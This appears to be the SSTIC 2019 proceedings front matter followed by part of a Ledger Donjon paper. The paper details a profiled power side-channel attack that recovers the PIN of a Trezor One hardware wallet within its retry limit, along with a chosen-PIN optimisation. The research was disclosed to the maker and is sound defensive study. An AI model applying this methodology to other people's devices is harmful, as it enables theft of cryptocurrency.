Symposium sur la sécurité des technologies
de l'information et des communications

ISBN : 978-2-9551333-4-7

Préface

Neuf jours ! Nous sommes certes bien loin des records passés, comme 2016 et ses 5mn30s pour vendre 370 places, il n'aura donc fallu cette année que neuf petits jours pour vendre plus de 700 places, laissant malheureusement de nombreuses personnes sans place. Nous étions pourtant confiants, car l'année dernière, le bienheureux possesseur de la dernière place l'a achetée... la veille de la conférence.

Ces chiffres, que nous devons à votre fidélité – soyez-en remerciés ! –, montrent que la recette du SSTIC est populaire. Elle est le fruit d'une fermentation lente, peaufinée depuis 16 ans dans différents lieux :

— une année de décoction initiale à Supélec, lui conférant une base de solide technicité, déjà bien houblonnée ;
— deux années en cuve de l'école supérieure d'application des transmissions, qui lui ont conféré sa légère teinte étatique ;
— douze ans de vieillissement dans le jus de l'amphithéâtre Louis Antoine de la faculté des sciences, afin de lui donner une bonne dose d'esprit contestataire estudiantin, adoucie par une pointe de sérieux académique ;
— une année de transition au sein de la faculté de droit pour s'assurer de la licéité des ingrédients, en particulier que les saveurs de houblon ne puissent être confondues avec celles de sa cousine cannabacée ;
— depuis deux ans, la maturation continue au contact des pierres séculaires du couvent des Jacobins, afin d'augmenter la production sans dénaturer le résultat.


Plusieurs maîtres et maîtresses de chai ont veillé durant cette élaboration pour donner le meilleur brassin possible, aidés par le travail minutieux des compagnons brasseurs. Sous leur influence, la recette du SSTIC a su évoluer, s'adapter, tout en conservant son caractère artisanal et indépendant. Or, comme toute bonne recette, celle-ci se transmet de génération en génération ; aussi cette année est marquée par la remise des clés de ce savoir-faire unique : après une décennie passée au milieu des vapeurs des décoctions successives, le maître de chai va pouvoir s'adonner au plaisir de la simple dégustation. Avec d'autres compagnons, il passe ainsi le fourquet (et non le flambeau) à un nouveau président et à une équipe en partie renouvelée, qui saura faire vivre et évoluer la conférence en veillant néanmoins au respect des traditions.

L'une de ces traditions, le challenge de *reverse ingénieux*, fête d'ailleurs ses 10 ans ! Onze défis qui représentent : environ 10 000 téléchargements, des milliers d'heures passées à chercher à voir au travers de la matrice, des dizaines de poignées de cheveux arrachées, 126 finishers « officiels », des milliers de pages de solutions, mais également un travail acharné des concepteurs pour fournir des épreuves novatrices et enthousiasmantes, qui vous permettent d'apprendre tout en rageant`^w` vous amusant.

D'ailleurs, contrairement à ce que certains pourraient penser, ce défi n'est pas financé par les services russes ou chinois afin de DoSer une partie du monde de la sécurité informatique francophone, pour préparer les attaques qui seront déclenchées lors de la conférence elle-même. Non, comme le reste du SSTIC, le challenge est produit par des bénévoles, soucieux de partager leur passion pour la sécurité (et aussi heureux de faire rager ;).

Mais le challenge n'est que l'un des éléments de la recette ; pour le SSTIC, l'ingrédient principal reste bien sûr l'ensemble des conférences, mitonnées et proposées par leurs auteurs puis soigneusement sélectionnées par les membres du comité de programme. Alors, saisissez l'occasion d'apporter votre touche à l'édition 2020 : soumettez !

Bon symposium,
Raphaël Rigo, pour le comité d'organisation.



Le président sortant, élaborant le brassin 2018.

Comité d'organisation

Mathieu Blanc	CEA/DAM
Aurélien Bordes	ANSSI
Jean-Marie Borello	Thales
Pierre Capillon	ANSSI
Olivier Courtay	DGA-MI
Isabelle Kraemer	Orange
Olivier Levillain	Télécom SudParis
Camille Mougey	CEA/DAM
Benjamin Morin	ANSSI
Nicolas Prigent	LSTI
Raphaël Rigo	Airbus
Frédéric Tronel	CentraleSupélec
Sarah Zennou	Airbus

Comité de programme

Jean-Baptiste Bédrune	Ledger
Mathieu Blanc	CEA/DAM
Jean-Marie Borello	Thales
Pierre Capillon	ANSSI
Olivier Courtay	DGA-MI
Marion Daubignard	ANSSI
Géraud De Drouas	Présidence de la République
Renaud Dubourguais	Synacktiv
Ninon Eyrolles	
Alexandre Gazet	Airbus
Isabelle Kraemer	Orange
Olivier Levillain	Télécom SudParis
Thierry Marinier	Lexfo
Clémentine Maurice	CNRS
Xavier Mehrenberger	Airbus
Benoît Michau	P1 security
Benjamin Morin	ANSSI
Camille Mougey	CEA/DAM
Sarah Nataf	Orange
Nicolas Prigent	LSTI
Pierre-Michel Ricordel	ANSSI
Raphaël Rigo	Airbus
Philippe Teuwen	Quarkslab
Frédéric Tronel	CentraleSupélec
Valérie Viet Triem Tong	CentraleSupélec
Gabrielle Viala	Quarkslab
Sarah Zennou	Airbus

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus - ANSSI - CEA - CentraleSupélec - DGA - LSTI - Orange - Télécom SudParis - Thales

Table des matières

Conférences

Conférences

Side-Channel assessment of Open Source Hardware Wallets

Manuel San Pedro, Victor Servant, and Charles Guillemet
manuel.sanpedro@ledger.fr, victor.servant@ledger.fr,
charles@ledger.fr

Ledger Donjon

Abstract. Side-channel attacks rely on the fact that the physical behavior of a device depends on the data it manipulates. We show in this paper how to use this class of attacks to break the security of some crypto-currencies hardware wallets when the attacker is given physical access to them. We mounted two profiled side-channel attacks: the first one extracts the user PIN used through the verification function, and the second one extracts the private signing key from the ECDSA scalar multiplication using a single signature. The results of our study were responsibly disclosed to the manufacturer who patched the PIN vulnerability through a firmware upgrade.

1 Introduction

The paper is organized as follows: section 1 briefly presents the target of our evaluation, a hardware wallet (section 1.1) and introduces side-channels (section 1.2). In section 2, the setup used to mount our attacks is described. Section 3 presents our side-channel attack on the PIN authentication mechanism of the *Trezor One* device, and section 4 presents the side-channel analysis of the scalar multiplication implemented in `trezor-crypto` library. We also present at section 5 our emulator tool, `Rainbow` [1], which could have been used to identify from the code only the presented side-channel vulnerabilities.

1.1 Blockchain and Hardware Wallets

Crypto-currencies use blockchain technology which is secure by design. Blockchain technology pushes the security problem to the user who has the sole responsibility of keeping his funds safe. Owning cryptocurrencies only means knowing the private key to which the funds correspond. Spending cryptocurrencies (making a transaction) means proving the knowledge of the private key by computing a digital signature.

Wallets are means to store and use these private keys. There are different kinds of wallets such as:

— Software wallets: online, mobile, desktop... They are cheap and convenient, but they present significant risks in terms of security.
— Paper wallets: These wallets are very cheap, the security of these rely on the physical management of the private keys, while they are not very convenient when it comes to performing a transaction.
— Hardware wallets: They present the best trade-of between convenience and security.

Hardware wallets have been designed to prevent the access to the private keys they protect, because they never leave the device. This is called the principle of isolation, also known as *cold storage*. The private keys are stored and used inside the device, they are never *hot* (online), avoiding their exposition to the internet or to the computer to which it is connected.

1.2 Side-channel Analysis

Side-channel analysis relies on the fact *that the physical behavior of a device depends on the data it manipulates*. An attacker able to measure the physical behavior can characterize this dependency in order to retrieve information on sensitive data.

Side-channel attacks can leverage several physical behaviors (the so-called side-channels):

— execution time [13];
— power consumption of the device, which can be measured using a shunt resistor and a current probe plugged to an oscilloscope [14];
— electromagnetic emanation of the device, which can be measured using an EM probe and an amplifier plugged to an oscilloscope [8].

The physical leakages (called side-channel traces) are recorded using a digital oscilloscope and a statistical post-processing is applied to extract information about sensitive data.

Side-channel attacks can be divided in two categories: *profiled* and *non-profiled* attacks.

Profiled attacks can be applied when an attacker has access to an open device, on which she is able to characterize the physical behavior (also called *leakage*) of a sensitive value she targets. This characterization is called the *learning* phase, and results in a database describing the physical behavior of the sensitive values on the target. Once the *learning* or *profiling* is done, the attacker can then use this database on a whole new device, with an unknown sensitive value, that will be retrieved in a certain number of attempts (*i.e.* traces). Classical state-of-the art profiled

attacks are Template Attacks [7], Machine Learning-based Attacks [11] and more recently Deep-Learning-based Attacks [16].

Non-profiled attacks use the same mechanism but without prior leakage characterization. That means the attacker does not need an open device on which she knows or controls the sensitive values. In this case the attacker needs to induce the leakage model herself. Classical leakage models exist in order to accomplish this but *non-profiled* attacks are less efficient.

The context of an open source code running on a general purpose microcontroller unit such as the Trezor One lends itself perfectly to profiled side-channel attacks.

One important point to mention is that side-channel attacks make use of a *Divide & Conquer strategy*: the secret value is often recovered chunk-wise, given the implementation does not (and a vast majority of time, can not) use the whole cryptographic secret in a single cycle.

2 Target and setup

Several targets have been considered during this study. The Ledger Nano S, Keepkey and Trezor are the main hardware wallets on the market. During this paper, we focus on two paramount security mechanisms within a Hardware Wallet:

— the PIN authentication: breaking the PIN would allow an attacker to empty all accounts.
— the scalar multiplication : used within elliptic curve signature, it is used to sign every transaction on the blockchain.

2.1 Trezor One hardware wallet

Trezor is an Open Source Hardware Wallet created by a Czech company called SatoshiLabs. Trezor has developed two different products: the *Trezor One* and the *Trezor model T*. *Trezor One* is the star product of the company. As described in figure 1, the *Trezor One* device is built around a STM32F205RE MCU. The PCB also contains:

— two buttons used to get user inputs.;
— a small screen to display information to the user;
— an 8-MHz external crystal.

The STM32 is a very popular chip family [2], which includes several variants, depending on the targeted application: low Power, DSP, high performances... This chip however does not implement hardware security countermeasures. The core of the STM32F205RE is an ARM




Fig. 1. Trezor PCB description (source: [15]).

32-bits Cortex-M3 which runs up to 120MHz. As the chip doesn't embed any cryptographic accelerator, all long-integer arithmetic operations are performed by the CPU.

Although the STM32 MCU is not designed for security, the Trezor device is used for a security application: it is a Hardware Wallet. Its purpose is to:

— generate a BIP32 seed, which is used to derive public/private keys;
— store public and private keys to receive or send cryptocurrencies;
— perform cryptocurrency transactions.

From the manufacturer website, we noticed the security of the device relies on a few different items such as:

— a secure PIN authentication function;
— the confidentiality of the data stored inside the device.

These security claims can be challenged (and have been challenged) using various attack vectors: software attacks, fault attacks, side-channel attacks. This article focuses only on side-channels.

2.2 Our setup

Figure 2 summarizes the setup used to mount our attack: a computer requests specific operations to a *Trezor One*, while a digital oscilloscope measures its power consumption through a resistor plugged onto the device.

On the Trezor One side. In order to measure real time power consumption, a 5Ω resistor is inserted in the VCC line of the device to measure real time power consumption (see figure 3).




Fig. 2. Schematic representation of our side-channel setup.

Fig. 3. Trezor One device prepared for side-channel: the probe to the left measures the power thanks to a resistor, and the probe to the right is plugged to a GPIO for triggering the scope.

A slightly modified version of the firmware available online [4] was loaded onto our Trezor One device, which allows easy characterization for the profiling phase of the attacks.

— NVM writes have been disabled: since the characterization needs hundreds of thousands executions of an operation;
— a GPIO pin (see black wire on the left in figure 3) is used as a trigger mechanism: the GPIO is pulled up at the beginning of the operation, and pulled down at the end, hence framing the targeted operation;
— various Trezor security mechanisms were disabled: such as the PIN Try Counter, the increasing timer between wrong PIN requests, and the `pinMatrix` randomization.

This modified firmware was used only on the device used for the characterization of our attacks. The firmware used to actually pass our attack was not modified.

On the digital oscilloscope side. We use a Tektronix MSO54 at Ledger's Donjon. The sampling rate for both our attacks is set to 3GSamples/s, with a 500MHz bandwith. The sampling rate might appear high (the attacked MCU runs at 120MHz), and the attack might probably work well using a cheaper scope with a much lower sampling rate.

On the computer side. We use `python-trezor`, the Python library and commandline client `trezorctl` for communicating with Trezor Hardware Wallet. Beside that, all our scripts use `lascar` to manage the setup: `lascar` is the open source side-channel library developed at Ledger Donjon [18]. The script is in charge of the following:

— request the device to perform an operation with specific inputs;
— acquire power traces from the oscilloscope;
— store the side-channel data;
— process the data/perform the attack.

3 Breaking PIN authentication

This section describes the steps we took to mount a profiled side-channel attack leading to a Trezor user PIN recovery.

First, we present `storage_containsPin`, the targeted function, in section 3.1. Then section 3.2 describes what we call a *leakage characterization*. Section 3.3 describes the matching phase. In section 3.4, we summarize

how we actually applied and optimized the so-called *profiled* side-channel attack. We finally present an optimization strategy in section 3.5.

3.1 Targeted function

As most hardware wallets, *Trezor One* offers a PIN authentification mechanism prior to almost all operations, including transactions (*i.e.* accessing private keys).

Searching in their firmware code (up to version 1.8) leads us to the `storage_containsPin` function, which implements the user-PIN verification and whose source code is shown in listing 1.

Every time a user inputs a PIN, it passes through this function, and is compared to `storageRom->pin`, a N-digit `char` array. This is the value that we are targeting.

```
/* Check whether pin matches storage.  The pin must be
 * a null-terminated string with at most 9 characters.
 */
bool storage_containsPin(const char *pin)
{
    /* The execution time of the following code only depends on the
     * (public) input.  This avoids timing attacks.
     */
    char diff = 0;
    uint32_t i = 0;

    while (pin[i]) {
        diff |= storageRom->pin[i] - pin[i];
        i++;
    }

    diff |= storageRom->pin[i];
    return diff == 0;
}
```

Listing 1. The source code of the user-PIN verification function (source: [4]).

From the code presented in listing 1, we can see that the function has been designed to resist timing side-channel attacks, but *time* is not the problem.

We also noticed that `storageRom->pin` digits are processed one after other and the comparison with `pin` is done in a deterministic way.

Observing the power consumption of the `storageRom->pin` function allows to implement a *Divide & Conquer strategy*: instead of brute-forcing a N-digit PIN (9^N possible values), we attack each PIN digit independently, leading to N side-channel attacks, each one of them on a single digit ($N \times 9$ possible values).

From a side-channel perspective, there are several *sensitive values* in this function which depend on the secret `storageRom->pin`: the value at each step (digit) of the `while` loop of:

$$f_i(\texttt{storageRom->pin}, \texttt{pin}) = \texttt{storageRom->pin}[i] - \texttt{pin}[i], \text{ for } 0 \leq i < N$$

Looking at the code shown in listing 1, we can deduce from the typing used that f_i can only output 18 differents values: $0, 1, 2, 3, 4, 5, 6, 7, 8, 248, 249, 250, 251, 252, 253, 254, 255$. The f_i functions handle both the secret and the input value, allowing a side-channel attacker to induce differentiability. These N *sensitive values* will be characterized and used for the profiled attack in the next subsection.

3.2 Leakage characterization

From the setup presented in section 2.2, we acquire side-channel traces resulting from executions of the `storage_containsPin` function. Figure 4 displays several power traces. From now, for the sake of clarity, we only consider 4-digit PINs ($N = 4$): since all digits are processed independently from one another, the attack can be extended to any number of digits.




Fig. 4. 10 power traces of the PIN verification function.

In order to perform our profiled attack, we acquired 150,000 such traces, where we set random values both for `storageRom->pin` and `pin`. This set of power traces (with the corresponding `storageRom->pin`/`pin` values) will be our *profiling set*.

From this *profiling set*, and the 4 *sensitive values* f_i defined at section 3.1, we'll use a statistical tool dedicated to leakage detection (a *distinguisher*) to measure the dependency between our side channel traces (the power traces) and the processed data (the values of

`storageRom->pin/pin`). We chose the Normalized Inter-Class Variance (NICV [6]) in order to do so.

For each *sensitive value* f_i, NICV consists in our case in partitioning the traces into 18 classes (1 class for each possible output for f_i). The mean of each batch is computed and the variance of those 18 means is compared to the variance of all traces.

$$NICV(traces, f_i) = \frac{Var[E[traces|f_i]]}{Var(traces)}$$

A NICV close to 0 means that our partitioning (*i.e. sensitive value* f_i) failed to explain the variance. A NICV of 1 means that our partitioning perfectly explained the variance.

The four NICV (one per f_i) are computed on the *profiling set*, and the results are displayed on figure 5.




Fig. 5. NICV curves for our 4 *sensitive values* f_i.

As we can see, each NICV appears to *peak* one after the other, following the comparison order as expected. One can also notice that the larger i, the higher the NICV of f_i (this particular effect will not be explained nor used).

These NICV curves attest the strong dependencies between our traces and our *sensitive values* and conclude our *leakage characterization*.

3.3 Profiled attack

As explained in section 2.2, *profiled* side-channel attacks consist in two phases:

— the learning phase, where we use an open device A to learn how it behaves;

— the matching phase, where we use what we have learned on a new device B whose secret PIN is unknown.

Learning phase: on an open device. From the *profiling set* used in the previous paragraph, the next step is to *profile* each of the *sensitive values*. Our side-channel data is basically an instance of Machine Learning classification [9, 12]:

Based on a training set of data containing observation whose categories are known, a classification problem consists in identifying to which category a new observation belongs. In our case:

— *an observation* is a power traces from a PIN login attempt on the open device A;
— *the training set of data* are the power traces from the *profiling set*;
— *the categories* are the values returned by f_i at each trace;
— *the new observation* is a power trace from a PIN attempt on the device B for which we don't know the secret PIN.

For each digit i ($0 \leq i < 4$), we build $\mathsf{Classifier}_i$, by feeding it with the power traces from the *profiling set* L, labeled with the value of $f_i(\texttt{storageRom->pin\_j}, \texttt{pin}_j)$. At the end of this learning phase, we get a statistical classifier: a decision function that is designed to predict the value of `storageRom->pin`[i]. From a new power trace l, for which we only know the value of `pin` (but not `storageRom->pin`), we get:

$$\mathsf{Classifier}_i(l) = \mathsf{Proba}[\texttt{storageRom->pin}[i] = k] \text{ for } 0 < k \leq 9$$

Moreover, the information brought by these probabilities can be accumulated by using multiple power traces captured during PIN attempts on the same target device B.

Let $\mathrm{L} = (l_j)_{0 \leq j < m}$ be a set of m such power traces. Then we use all the power traces to retrieve `storageRom->pin`:

$$\mathsf{Classifier}_i(\mathrm{L}) = \mathsf{Proba}[\texttt{storageRom->pin}[i] = k] \text{ for } 0 < k \leq 9$$

There exists a lot of different statistical classifiers (LDA, QDA, SVM, AdaBoost, neural networks), which led to the same results for our attack. The classifiers we build for each digit in our attack are all Linear Discriminant Analysis classifiers.

Linear Discriminant Analysis is a method used in statistics, pattern recognition and machine learning to find a linear combination of features that characterizes or separates different classes of objects or events. The resulting combination may be used as a linear classifier. In our case, the so-called classes are the values of our f_i.

Now that the learning phase is done, we have 4 classifier functions, each of them in charge of retrieving a PIN digit from a power trace. Their efficiency will be tested in the next paragraph, the matching phase.

Matching phase: retrieving the first PIN digit on a device B. This paragraph presents the results of the attack on a new device B. The matching phase consists in applying the previously built statistical classifiers on new power traces, acquired from a new device, with unknown `storageRom->pin`, and random known values for the *presented* `pin`.

We first describe how a single attack is mounted. Then we present the results we got from multiple attacks launched on this new device.

From a new *Trezor One* device on which the PIN is unknown, we acquire 15 power traces resulting from a PIN authentication, with a fixed 4-digit `storageRom->pin` and a random 4-digit *presented* `pin`. The Max PIN Tries on a *Trezor* device is 15. Beyond this value the device wipes its data, which means the attack has to succeed within 15 traces.

In this example, we only show the attack on `storageRom->pin`[0]: the resulting traces are passed one-by-one through $\mathsf{Classifier}_0$. With each new trace, $\mathsf{Classifier}_0$ returns a log-probability (*i.e.* a score) for each possible value of `storageRom->pin`[0]. The digit with the highest score is returned by the classifier as the most likely value for `storageRom->pin`[0].

Figure 6 shows the progression of the 9 scores for each possible value of the digit 0. As we can see, from the 6^{th} trace, the value reaching the best score is also the value of the solution (digit0 == 1, plotted with red $\times$). This means that $\mathsf{Classifier}_0$ needed only 6 power traces to return the correct solution for digit0.




Fig. 6. Matching phase of a single classifier on a set of 15 traces: here we use $\mathsf{Classifier}_0$. The 9 curves represent the progression of the score for each possible digit of the PIN. The score for the correct PIN digit is plotted in red with $\times$.

Matching phase: generalization on all digits and average results. To demonstrate the effectiveness of our attack, we acquired 300 sets of 15 power traces, each set sharing the same 4-digit `storageRom->pin`. Then we applied on each of these sets, on each of the PIN digits, the attack illustrated in figure 6.

As a metric for our study, we monitored the progression of the rank of the correct solution along the 15 traces. Figure 7 displays the mean ranks given by the 300 attacks on each one of the 4 digits. What these 4 curves show is that the attack is a success: after 10 traces (PIN attempts), we **always** get `storageRom->pin[i]` at rank 1 for all 4 digits.

3.4 Summing up

In order to actually mount the attack, the attacker has to guess the correct value of the PIN and to input it on the device B. To do so, he first performs the learning phase using his own device A. Then, he can for instance try 10 random PINs on the device B, gather the power consumption measurements of this device during the PIN verification and apply the matching phase on these 10 tries. The matching phase will provide him the most likely value for each digit which trivially gives the most likely value for the whole PIN. The success rate of our matching with 10 traces is 100%, which means the attacker will input the correct value of the PIN for the 11^{th} try and unlock the device.

The device also implements an exponential waiting time. An incorrect PIN will trigger a waiting time that is twice that of the previous attempt, starting from 1 sec. In this setup, the attacker would need 511 seconds to guess the correct value of the PIN, and then wait 512 additional seconds to input it (around 17 minutes in total).

3.5 Improving the attack

A possible improvement of the attack consists in choosing the PIN presented to maximize the information gathered with each trace during the matching phase. Indeed, the performance of the matching phase depends on the value of the correct PIN but also on the value of the input PIN.

Figure 8 shows a strong bias in the matching performance:

— the matching performance depends on the value of the correct PIN and also on the value of the presented PIN;
— when the presented digit is correct the matching is almost 100%;
— the matching performance also depends on the position of the digit PIN. This can mainly be explained by the measurement itself.




Fig. 7. Mean rank progression of the attacks on the 4 PIN digit.




Fig. 8. Matching performance as a function of presented digit and correct digit.

If the target is not directly the result of the subtraction but instead its generated carry, the performance of the matching is close to 100% with only one trace (cf. figure 9). On the other hand, it only indicates if the value correct PIN is greater than the presented one. Indeed the code implements `storageRom->pin - pin[i]` subtraction. Looking at the generated binary, we noticed this subtraction is integer promoted (see listing 2), that means this subtraction produces values of the form `0xFFFF FFFx` when the input PIN digit is larger than the store PIN digit, and `0x0000 000x` values when it is not, which induces a large difference in power consumption. These integers are finally cast to unsigned bytes at the end of the comparison loop iteration. This explains the difference in matching performance. It's possible to use this fact to implement a dichotomy in the chosen PIN strategy, however it yields slightly poorer results compared to the strategy presented hereafter.

Taking these observations into account, it is then possible to improve the attack performance using two distinct techniques:

— perform the learning step according to the presented PIN digit;
— implement a chosen PIN strategy.

Learn the correct PIN value knowing the presented PIN. As the performance of the matching depends both on the correct PIN value and on the presented PIN value, one can take advantage of this. The principle of this optimization is the following: instead of profiling the result of the subtraction $storageRom- > pin[i] - pin[i]$, we'll profile the value of the correct PIN value knowing the value of the presented PIN value. Considering the first digit, 9 profiling phases are performed. For each i, k, we build $\mathsf{Classifier}_{i,k}$, by feeding it with the power traces from the *profiling set* l_j, labeled with the value of $f_{i,k}((\texttt{storageRom->pin\_j}, \texttt{k}_j)$. At the end of this learning phase, we get 9 statistical classifiers for each digit i: decision functions that are designed to predict the value of `storageRom->pin`[i] depending on the value of `pin`[i]=k. From a new power trace l, for which we only know the value of `pin` but not `storageRom->pin`, we get:

$$\mathsf{Classifier}_{i,k}(l) = \mathsf{Proba}[\texttt{storageRom->pin}[i] = k] \text{ for } 0 < k \leq 9$$

